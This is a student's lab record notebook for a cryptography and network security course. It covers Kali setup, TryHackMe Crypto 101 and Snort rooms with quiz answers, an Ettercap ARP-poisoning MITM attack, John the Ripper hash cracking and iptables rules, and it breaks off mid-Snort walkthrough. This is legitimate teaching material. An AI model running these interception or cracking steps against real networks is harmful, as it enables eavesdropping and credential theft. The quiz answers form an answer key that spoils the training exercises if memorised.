

RAJALAKSHMI ENGINEERING COLLEGE
RAJALAKSHMI NAGAR, THANDALAM – 602 105



CS23632 Cryptography and Network Security

Laboratory Record Note Book

Name : SANJANA R

Year / Branch / Section : III - YR. - CSE

University Register No. : 2116230701285

College Roll No. : 230701285

Semester : VI

Academic Year : 2025-2026

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CS23632 Cryptography and Network Security

NAME	
ROLL NO	
YEAR	
SEC	



RAJALAKSHMI ENGINEERING COLLEGE
An Autonomous Institution

BONAFIDE CERTIFICATE

Name:

Academic Year: ...2023-27... **Semester:**VIth **Branch:**CSE.....

Roll No.

Certified that this is the bonafide record of work done by the above student in

the..... Laboratory

during the academic year 2026 – 2027.

Signature of Faculty in-charge

Submitted for the Practical Examination held on

Internal Examiner

External Examiner

INDEX

S.NO	Experiment	Date	GitHub
1	Installation and Configuration of Kali Linux/Parrot OS in a VMware/VirtualBox.		
2	Encryption Crypto 101 in TryHackMe Platform		
3	Perform Man-in-the-middle (MITM) attacks using the Ettercap tool.		
4	Demonstrate hash cracking using John the Ripper tool.		
5	Perform various configurations of Iptables Firewall in Linux.		
6	Snort IDS/IPS to detect and prevent real time threats in TryHackMe Platform.		
7	Perform Code Injection on Application Process using Ptrace.		
8	Privilege Escalation in TryHackMe Platform		
9	Demonstrate various exploits of Window OS using Metasploit Framework		
10	Perform Wireless Audit on routers and decrypt the WPA keys using Aircrack-ng		
11	Perform IP Spoofing using a GitHub Tool (Educational Demonstration)		
12	Study of Camera Phishing using Open-Source GitHub Tool		
13	Study of Phishing Attacks using Z-Phisher (GitHub Tool)		
14	Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment		

EXPERIMENT – 1

Installation and Configuration of Kali Linux in Oracle VirtualBox

Aim:

To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

Software Requirements:

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- System Requirements:
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Enable Virtualization

1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

Step 2: Install Oracle VirtualBox

1. Download Oracle VirtualBox from the official website.
2. Run the installer and follow default installation steps.
3. Complete the installation and restart the system if required.

Step 3: Download Kali Linux

1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

Step 4: Create a New Virtual Machine

1. Open Oracle VirtualBox.
2. Click New.
3. Enter:
 - Name: Kali Linux
 - Type: Linux
 - Version: Debian (64-bit)
4. Click Next.

Step 5: Allocate Memory and CPU

- Memory Size: 2048 MB or higher
- Processor: 2 CPUs
- Click Next.

Step 6: Create Virtual Hard Disk

1. Select Create a virtual hard disk now.
2. Choose VDI (VirtualBox Disk Image).
3. Select Dynamically allocated.
4. Set disk size to 30 GB.
5. Click Create.

Step 7: Attach Kali Linux ISO


1. Select the created VM → Settings.

2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.

Step 8: Install Kali Linux

1. Start the virtual machine.
2. Select Graphical Install.
3. Choose:
 - o Language
 - o Location
 - o Keyboard layout
4. Configure network automatically.
5. Set:
 - o Username
 - o Password
6. Choose:
 - o Guided – Use entire disk
 - o All files in one partition
7. Confirm disk changes and continue installation.
8. After completion, reboot the system.

Output:



Result:

Kali Linux was successfully installed and configured in Oracle VirtualBox. The virtual machine is ready for performing network security and ethical hacking experiments.

EXPERIMENT – 2

Encryption – Crypto 101 using TryHackMe Platform

Aim:

To understand the fundamentals of cryptography by performing hands-on exercises in the Crypto 101 room on the TryHackMe platform, including basic encryption, encoding, hashing, and cryptographic concepts.

Tools / Platform Required:

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

Procedure:

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Crypto 101 Room

1. In the search bar, type Crypto 101
2. Click on the room named Crypto 101
3. Click Join Room

Step 3: Start the Machine (if required)

1. Click Start Machine / Start AttackBox
2. Wait for the virtual environment to load.

Step 4: Perform Cryptography Tasks

Complete the tasks provided in the room, such as:

4.1 Encoding & Decoding

(a) Base64 Encoding / Decoding

Purpose:

Base64 is an **encoding technique** used to represent binary data in readable ASCII format.

How to Solve

To Decode Base64

1. Copy the given Base64 string from the question.
2. Open the TryHackMe terminal.
3. Use the command:
echo "Q3J5cHRvZ3JhcGh5" | base64 -d
4. The output will be the decoded plain text.
5. Enter the decoded text into the answer box.

To Encode Base64

echo "cryptography" | base64

Expected Output Example: Cryptography

(b) Hexadecimal Conversion

Purpose:

Hexadecimal is a base-16 encoding system commonly used in computing.

How to Solve

Hex to Text

```
echo 48656c6c6f | xxd -r -p
```

Text to Hex

```
echo "Hello" | xxd -p
```

Expected Output: Hello

4.2 Classical Ciphers

(a) Caesar Cipher

Purpose:

Caesar cipher shifts letters by a fixed number.

How to Solve

1. Identify the shift value (given or by trial).
2. Use online Caesar decoder or terminal tool.

Using terminal

```
echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
```

(Shift = 3)

Expected Output: HELLO

(b) Shift-Based Encryption

Purpose:

Similar to Caesar cipher but may use different shift values.

How to Solve

1. Try different shift values until meaningful text appears.
2. Online tools can be used if allowed.

Example:

- Shift 1 → incorrect
- Shift 3 → readable text → correct answer

4.3 Hashing

(a) Understanding Hash Algorithms

Hash Type	Length
MD5	32 characters
SHA-1	40 characters
SHA-256	64 characters

(b) Identifying Hashes

How to Solve

1. Count the number of characters in the given hash.
2. Match it with the table above.

Example:

5d41402abc4b2a76b9719d911017c592

→ 32 characters → MD5

Generating Hashes

echo -n "hello" | md5sum

echo -n "hello" | sha1sum

echo -n "hello" | sha256sum

4.4 Encryption Concepts

(a) Encryption vs Hashing

Encryption

Reversible

Uses keys

Used for secure communication

Hashing

Irreversible

No keys

Used for password storage

(b) Symmetric vs Asymmetric Encryption

Symmetric

One key

Fast

Example: AES

Asymmetric

Two keys

Slower

Example: RSA

Step 5: Verify Completion

1. Ensure all tasks are marked **Completed**
2. Observe the success message at the end of the room

Output:



Encryption - Crypto 101

An introduction to encryption, as part of a series on crypto

  45 min  140,698 

[➔ Share your achievement](#) [Start AttackBox](#) [Save Room](#) [3936 Recommend](#) [Options](#)

Room completed (100%)

Task 1  What will this room cover?

Task 2  Key terms

Task 3  Why is Encryption important?

Task 4  Crucial Crypto Maths

Task 5  Types of Encryption

Task 6  RSA - Rivest Shamir Adleman

Task 7  Establishing Keys Using Asymmetric Cryptography

Task 8  Digital signatures and Certificates

Task 9  SSH Authentication 

Task 10  Explaining Diffie Hellman Key Exchange

Task 11  PGP, GPG and AES 

Task 12  The Future - Quantum Computers and Encryption

Task 3  Why is Encryption important?

Answer the questions below

What does SSH stand for?
  Correct Answer

How do webserver prove their identity?
  Correct Answer 

What is the main set of standards you need to comply with if you store or process payment card details?
  Correct Answer

Task 4  Crucial Crypto Maths

Answer the questions below

What's 30 % 5?
  Correct Answer

What's 25 % 7
  Correct Answer

What's 118613842 % 9091
  Correct Answer 

Task 5

Types of Encryption

Answer the questions below

Should you trust DES? Yea/Nay

Nay

✓ Correct Answer

What was the result of the attempt to make DES more secure so that it could be used for longer?

Triple DES

✓ Correct Answer

Is it ok to share your public key? Yea/Nay

Yea

✓ Correct Answer

Task 6

RSA - Rivest Shamir Adleman

Answer the questions below

$p = 4391$, $q = 6659$. What is n ?

29239669

✓ Correct Answer

I understand enough about RSA to move on, and I know where to look to learn more if I want to.

No answer needed

✓ Correct Answer

Task 7

Establishing Keys Using Asymmetric Cryptography

Answer the questions below

I understand how keys can be established using Public Key (asymmetric) cryptography.

No answer needed

✓ Correct Answer

Task 8

Digital signatures and Certificates

Answer the questions below

What can you use to verify that a file has not been modified and is the authentic file as the author intended?

Digital Signature

✓ Correct Answer

Result:

Thus, the Crypto 101 experiment was successfully completed on the TryHackMe platform. The experiment helped in understanding basic cryptographic concepts, encryption techniques, encoding methods, and hashing algorithms through hands-on practice.

EXPERIMENT – 3

Performing Man-in-the-Middle (MITM) Attacks Using Ettercap in Kali Linux

Aim:

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

Software Requirements:

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** Ettercap
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.
2. Check IP address using:
ifconfig

Step 3: Launch Ettercap

1. Open Terminal in Kali Linux.
2. Start Ettercap with graphical interface:
ettercap -G

Step 4: Select Network Interface

1. In Ettercap GUI, click Sniff → Unified Sniffing.
2. Select the active network interface (e.g., eth0 or wlan0).
3. Click OK.

Step 5: Scan for Hosts

1. Click Hosts → Scan for Hosts.
2. After scanning, select Hosts → Hosts List.
3. Identify the target system and gateway.


Step 6: Configure MITM Attack

1. Add the target system as Target 1.
2. Add the gateway/router as Target 2.
3. Click MITM → ARP Poisoning.
4. Enable Sniff remote connections.
5. Click OK.

Step 7: Start Sniffing

1. Click Start → Start Sniffing.
2. Observe intercepted traffic in real time.

Output:



Ettercap

42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...

Host 10.0.2.3 added to TARGET1

Host 10.0.2.2 added to TARGET2

ARP poisoning victims:

GROUP 1 : 10.0.2.2 52:55:0A:00:02:02

GROUP 1 : 10.0.2.3 52:55:0A:00:02:03

GROUP 2 : 10.0.2.3 52:55:0A:00:02:03

GROUP 2 : 10.0.2.2 52:55:0A:00:02:02

```
Wireshark - Packet 886 - eth0
> Frame 886: Packet, 964 bytes on wire (7712 bits), 964 bytes captured (7712 bits) on interface eth0, id 0
> Ethernet II, Src: 52:55:0a:00:02:02 (52:55:0a:00:02:02), Dst: PCSSystemtec_63:b0:05 (08:00:27:63:b0:05)
> Internet Protocol Version 4, Src: 142.250.77.131, Dst: 10.0.2.15
> Transmission Control Protocol, Src Port: 80, Dst Port: 51724, Seq: 1, Ack: 430, Len: 910
> Hypertext Transfer Protocol
> Online Certificate Status Protocol

0000 08 00 27 63 b0 05 52 55 0a 00 02 02 08 00 45 08 ...c--RU ...E-
0010 03 b6 f9 9d 00 00 40 06 95 10 8e fa 4d 83 0a 00 .....@ ...M...
0020 02 0f 00 50 ca 0c 01 59 c6 8c 5b 23 40 32 50 18 ...P...Y...[#@2P.
0030 ff ff 2c 31 00 00 48 54 54 50 2f 31 2e 31 20 32 ...1..HT TP/1.1.2
0040 30 30 20 4f 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 54 00 OK..Content-T
0050 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e ype: app lication
0060 2f 6f 63 73 70 2d 72 65 73 70 6f 6e 73 65 0d 0a /ocsp-re sponse..
0070 44 61 74 65 3a 20 4d 6f 6e 2c 20 30 39 20 4d 61 Date: Mo n, 09 Ma
0080 72 20 32 30 32 36 20 30 39 3a 34 37 3a 31 34 20 r 2026 0 9:47:14
0090 47 4d 54 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 GMT: Cac he-Contr
00a0 6f 6c 3a 20 70 75 62 6c 69 63 2c 20 6d 61 78 2d ol: publ ic, max-
00b0 61 67 65 3d 31 34 34 30 30 0d 0a 43 6f 6e 74 65 age=1440 0 Conte
00c0 6e 74 2d 53 65 63 75 72 69 74 79 2d 50 6f 6c 69 nt-Secur ity-Poli
00d0 63 79 2d 52 65 70 6f 72 74 2d 4f 6e 6c 79 3a 20 cy-Repor t-Only:
00e0 73 63 72 69 70 74 2d 73 72 63 20 27 6e 6f 6e 65 script-s rc 'none
00f0 27 3b 20 66 6f 72 6d 2d 61 63 74 69 6f 6e 20 27 '; form- action '
0100 6e 6f 6e 65 27 3b 20 66 72 61 6d 65 2d 73 72 63 none'; f rame-src
```

http

No.	Time	Source	Destination	Protocol	Length	Info
239	13.238583915	10.0.2.15	142.250.77.131	OCSP	482	[TCP Previous segment not captured] Request
243	13.275598126	142.250.77.131	10.0.2.15	OCSP	966	Response
878	15.782195708	10.0.2.15	142.250.77.131	OCSP	482	[TCP Previous segment not captured] Request
884	15.816021076	10.0.2.15	142.250.77.131	OCSP	482	[TCP Previous segment not captured] Request
886	15.827514745	142.250.77.131	10.0.2.15	OCSP	964	Response
897	15.855424016	142.250.77.131	10.0.2.15	OCSP	964	Response
1629	28.962820845	10.0.2.15	142.250.77.131	OCSP	481	Request
1631	28.962883669	10.0.2.15	142.250.77.131	OCSP	481	Request
1686	29.003374444	142.250.77.131	10.0.2.15	OCSP	1156	Response
1692	29.006338296	142.250.77.131	10.0.2.15	OCSP	964	Response
1746	29.046240399	10.0.2.15	142.250.77.131	OCSP	481	Request
1779	29.086900884	142.250.77.131	10.0.2.15	OCSP	964	Response

```
> Frame 239: Packet, 482 bytes on wire (3856 bits), 482 bytes captured (3856 bits) on interface eth0, id 0
> Ethernet II, Src: PCSSystemtec_63:b0:05 (08:00:27:63:b0:05), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 142.250.77.131
> Transmission Control Protocol, Src Port: 51698, Dst Port: 80, Seq: 2, Ack: 1, Len: 428
> Hypertext Transfer Protocol
> Online Certificate Status Protocol

0000 52 55 0a 00 02 0010 01 d4 2e 2e 40 0020 4d 83 c9 f2 00 0030 e8 aa ea 52 00 0040 4b 54 54 50 2f 0050 6f 2e 70 6b 69
```

Result:

The MITM attack was successfully performed using Ettercap in Kali Linux. The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

EXPERIMENT – 4

Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux

Aim:

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

Software Requirements:

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** John the Ripper
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction:

Password hashes are commonly used to store user credentials securely. However, weak passwords and outdated hashing techniques can be exploited using password-cracking tools.

John the Ripper is a popular open-source password auditing and cracking tool used to identify weak passwords by performing dictionary, brute-force, and hybrid attacks.

Using Kali Linux in a virtualized environment allows safe and ethical experimentation without affecting real systems.

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Click on Terminal from the Kali Linux menu.
2. Ensure John the Ripper is installed:
`john --version`

Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt).
2. Store the hash inside the file:
`nano hash.txt`
3. Save and exit the file.

Step 4: Run John the Ripper

1. Execute the John the Ripper command:
`john hash.txt`
2. The tool starts cracking the hash using default wordlists.

Step 5: View Cracked Passwords

1. To display cracked passwords:
`john --show hash.txt`

Output:

```
(root@kali)~[~]
# echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

(root@kali)~[~]
# john --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:00:49 3/3 0g/s 59739Kp/s 59739Kc/s 59739KC/s 8j0bf5..8j0hmo
0g 0:00:00:51 3/3 0g/s 59690Kp/s 59690Kc/s 59690KC/s eezhf-..eez62c
0g 0:00:00:56 3/3 0g/s 60172Kp/s 60172Kc/s 60172KC/s pbp5eb4..pbp7e8!
0g 0:00:00:58 3/3 0g/s 60414Kp/s 60414Kc/s 60414KC/s l0ser1171..l0sel2086
0g 0:00:00:59 3/3 0g/s 60494Kp/s 60494Kc/s 60494KC/s pipoksust..piphituft
0g 0:00:01:00 3/3 0g/s 60579Kp/s 60579Kc/s 60579KC/s eyokbes..eyokb58
0g 0:00:01:01 3/3 0g/s 60591Kp/s 60591Kc/s 60591KC/s d09jeaw..d09jebe
0g 0:00:01:02 3/3 0g/s 60586Kp/s 60586Kc/s 60586KC/s creakerment..saurtymn
0g 0:00:01:03 3/3 0g/s 60634Kp/s 60634Kc/s 60634KC/s krby2di1..krbyfacc
0g 0:00:01:04 3/3 0g/s 60653Kp/s 60653Kc/s 60653KC/s peatsecolf..peatstupe2
0g 0:00:01:19 3/3 0g/s 60913Kp/s 60913Kc/s 60913KC/s gum0tng..gum0rn3
0g 0:00:01:20 3/3 0g/s 60796Kp/s 60796Kc/s 60796KC/s clifulc2..clifjkir
0g 0:00:01:21 3/3 0g/s 60656Kp/s 60656Kc/s 60656KC/s 26s6tul7..26s6jd2s
0g 0:00:00:00 DONE (2026-04-22 12:28) 0g/s 50.00p/s 50.00c/s 50.00C/s hello12
3
Session completed.
```

Result:

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux.

EXPERIMENT – 5

Performing Various Configurations of IPTables Firewall in Kali Linux

Aim:

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

Software Requirements:

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Firewall Tool:** IPTables
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal and Check IPTables

1. Open Terminal in Kali Linux.
2. Check IPTables version:
`iptables --version`

Step 3: View Existing Firewall Rules

1. Display current IPTables rules:
`sudo iptables -L`

Step 4: Set Default Policies

1. Set default policy to drop incoming traffic:
`sudo iptables -P INPUT DROP`
2. Allow outgoing traffic:
`sudo iptables -P OUTPUT ACCEPT`

Step 5: Allow Localhost Traffic

1. Allow loopback interface traffic:
`sudo iptables -A INPUT -i lo -j ACCEPT`

Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
`sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT`

Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
`sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT`
2. Allow HTTPS traffic:
`sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT`

Step 8: Block a Specific IP Address

1. Block traffic from a specific IP:

```
sudo iptables -A INPUT -s 192.168.1.100 -j DROP
```

Step 9: Save IPTables Rules

1. Save the configured rules:
`sudo iptables-save > firewall_rules.txt`

Output:

```
(root@kali)-[~]
# sudo iptables -A INPUT -s 192.168.1.100 -j DROP

(root@kali)-[~]
# sudo iptables -L INPUT -n | grep DROP
Chain INPUT (policy DROP)
DROP      all -- 192.168.1.100      0.0.0.0/0

# cat firewall_rules.txt
# Generated by iptables-save v1.8.11 (nf_tables) on Wed Apr 22 13:09:07 2026
*filter
:INPUT DROP [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
-A INPUT -s 192.168.1.100/32 -j DROP
COMMIT
# Completed on Wed Apr 22 13:09:07 2026
```

Result:

Various firewall configurations were successfully implemented using IPTables in Kali Linux.

EXPERIMENT – 6

Snort IDS/IPS to Detect and Prevent Real-Time Threats Using TryHackMe Platform

Aim:

To understand and demonstrate the working of Snort as an Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) by detecting real-time network threats using the TryHackMe platform.

Tools / Platform Required:

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Snort IDS/IPS Tool (Pre-installed in AttackBox)

Procedure:

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using registered credentials.

Step 2: Open Snort Room

1. In the search bar, type Snort.
2. Select a room related to Snort IDS/IPS.
3. Click Join Room.

Step 3: Start the AttackBox

1. Click Start AttackBox.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Verify Snort Installation

1. In the terminal, check Snort version:
2. `snort --version`
3. Ensure Snort is successfully installed.

Step 5: Run Snort in IDS Mode

1. Start Snort in console mode:
`sudo snort -A console -q -c /etc/snort/snort.conf -i eth0`
2. Snort begins monitoring network traffic in real time.

Step 6: Detect Network Threats

1. Perform network scanning or simulated attacks as instructed in the TryHackMe room.
2. Observe alerts generated by Snort.
3. Analyze alerts indicating suspicious or malicious activity.

Step 7: Configure Snort as IPS (Optional)

1. Run Snort in inline (IPS) mode:
`sudo snort -Q --daq afpacket -c /etc/snort/snort.conf -i eth0`
2. Configure rules to drop malicious packets.
3. Observe blocked traffic in real time.

Step 8: Analyze Alerts

1. Review generated alerts on the terminal.

2. Identify attack types such as port scanning, brute force, or suspicious packets.

Output:



Snort

Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.

120 min 111,683

[Share your achievement](#) [Badge](#) [Save Room](#) [2004 Recommend](#) [Options](#)

Room completed (100%)

- Task 1 Introduction
- Task 2 Interactive Material and VM
- Task 3 Introduction to IDS/IPS
- Task 4 First Interaction with Snort
- Task 5 Operation Mode 1: Sniffer Mode
- Task 6 Operation Mode 2: Packet Logger Mode
- Task 7 Operation Mode 3: IDS/IPS
- Task 8 Operation Mode 4: PCAP Investigation
- Task 9 Snort Rule Structure
- Task 10 Snort2 Operation Logic: Points to Remember

Task 1 Introduction

SNORT is an open-source, rule-based Network Intrusion Detection and Prevention System (NIDS/NIPS). It was developed and still maintained by Martin Roesch, open-source contributors, and the Cisco Talos team. The official description: "Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generate alerts for users."



Learning Objectives

In this room, we will cover the following learning objectives:

- Overview of IDS / IPS
- Snort Overview
- Writing IDS rules
- Detecting Intrusion with Snort

Prerequisites

This room expects you to be familiar with basic Linux command-line functionalities like general system navigation and Network fundamentals (ports, protocols, and traffic data). The room aims to encourage you to start working with Snort to analyse live and captured traffic. Before joining this room, explore the following rooms:

- [Network Fundamentals Module](#),
- [Linux Fundamentals rooms \(1 2 3 \)](#).

Answer the questions below

Read the task above.

[Correct Answer](#)

Task 2 Interactive Material and VM

Answer the questions below

Navigate to the Task-Exercises folder and run the command `./easy.sh` and write the output

Too Easy!

✓ Correct Answer

Task 3 Introduction to IDS/IPS

Answer the questions below

Which IDS or IPS type can help you stop the threats on a local machine?

HIPS

✓ Correct Answer

Which IDS or IPS type can help you detect threats on a local network?

NIDS

✓ Correct Answer

Which IDS or IPS type can help you detect the threats on a local machine?

HIDS

✓ Correct Answer

Which IDS or IPS type can help you stop the threats on a local network?

NIPS

✓ Correct Answer

Which described solution works by detecting anomalies in the network?

NBA

✓ Correct Answer

According to the official description of the snort, what kind of NIPS is it?

full-blown

✓ Correct Answer

NBA training period is also known as ...

baselining

✓ Correct Answer

Task 4 First Interaction with Snort

The First Interaction with Snort

First, let's verify Snort is installed. The following command will show you the instance version.

```
version check

user@ubuntu$ snort -V

,,_  -*> Snort! <*-
o"  )~ Version 2.9.7.0 GRE (Build XXXXXX)
**** By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
      Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using libpcap version 1.9.1 (with TPACKET_V3)
      Using PCRE version: 8.39 2016-06-14
      Using ZLIB version: 1.2.11
```

Answer the questions below

Run the Snort instance and check the build number.

149

✓ Correct Answer



Test the current instance with `/etc/snort/snort.conf` file and check how many rules are loaded with the current build.

4151

✓ Correct Answer



Test the current instance with `/etc/snort/snortv2.conf` file and check how many rules are loaded with the current build.

1

✓ Correct Answer





Let's run Snort in Sniffer Mode.

Like tcpdump, Snort has various flags that allow for viewing different data about the packet it is ingesting.

Sniffer mode parameters are explained in the table below;

Parameter	Description
-v	Verbose. Display the <u>TCP/IP</u> output in the console.
-d	Display the packet data (payload).
-e	Display the link-layer (<u>TCP/IP/UDP/ICMP</u>) headers.
-X	Display the full packet details in HEX.
-i	This parameter helps define a specific network interface to listen to or sniff. Once you have multiple interfaces, you can choose a specific interface to sniff.

Note that you can use the parameters both in combined and separated form as follows;

- snort -v
- snort -vd
- snort -de
- snort -v -d -e
- snort -X

Make sure you understand and practice each parameter with different types of traffic and discover your favourite combination.

Answer the questions below

You can practice the parameter combinations by using the traffic-generator script.

No answer needed

✓ Correct Answer

```
Snort -dvr logname.log -n 10
```

Please use the following resources to understand how the BPF works and its use.

- https://en.wikipedia.org/wiki/Berkeley_Packet_Filter
- <https://biot.com/capstats/bpf.html>
- <https://www.tcpdump.org/manpages/tcpdump.1.html>

Now, use the attached VM and navigate to the Task-Exercises/Exercise-Files/TASK-6 folder to answer the questions!

Answer the questions below

Investigate the traffic with the default configuration file **with ASCII mode**.

```
sudo snort -dev -K ASCII -l .
```

Execute the traffic generator script and choose **"TASK-6 Exercise"**. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder **"145.254.160.237"**. What is the source port used to connect port 53?

✓ Correct Answer



Use **snort.log.1640048004**

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

```
snort -r snort.log.1640048004 -n 10
```

✓ Correct Answer



Read the **"snort.log.1640048004"** file with Snort; what is the referer of the 4th packet?

✓ Correct Answer



Read the **"snort.log.1640048004"** file with Snort; what is the Ack number of the 8th packet?

✓ Correct Answer

Read the **"snort.log.1640048004"** file with Snort; what is the number of the **"TCP port 80"** packets?

✓ Correct Answer



Task 7 Operation Mode 3: IDS/IPS

Let's run Snort in IDS/IPS Mode

NIDS mode parameters are explained in the table below;

Parameter	Description
-c	Defining the configuration file.
-T	Testing the configuration file.
-N	Disable logging.
-D	Background mode.
